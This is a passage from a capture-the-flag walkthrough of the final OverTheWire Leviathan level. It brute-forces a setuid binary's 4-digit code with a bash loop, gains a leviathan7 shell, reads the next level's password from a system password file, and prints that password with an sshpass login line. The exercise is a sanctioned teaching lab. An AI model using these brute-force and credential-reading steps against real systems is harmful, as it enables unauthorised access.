printf("usage: %s <4 digit code>\n", "./leviathan6"usage: ./leviathan6 <4 digit code>
)                                                    = 35
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan6@gibson:~$ |
```

Now as you can see there is a file named leviathan6
We need a 4 digit number, I am doing a simple brute force attack

```
leviathan6@gibson:~$ for i in {0000..9999} ;do echo $i;./leviathan6 $i;done;
0000
Wrong
0001
Wrong
0002
```

And we have got the number as: 7123


```
Wrong
7119
Wrong
7120
Wrong
7121
Wrong
7122
Wrong
7123
$ whoami
leviathan7
$
```

```
7123
whoami
leviathan7
$ cat /etc/leviathan_pass/leviathan7
qEs5Io5yM8
```

And we have got the password
Password: qEs5Io5yM8

Leviathan 7:

Login to leviathan 7 using:
sshpass -p qEs5Io5yM8 ssh leviathan7@leviathan.labs.overthewire.org -p 2223



And we have completed all the levels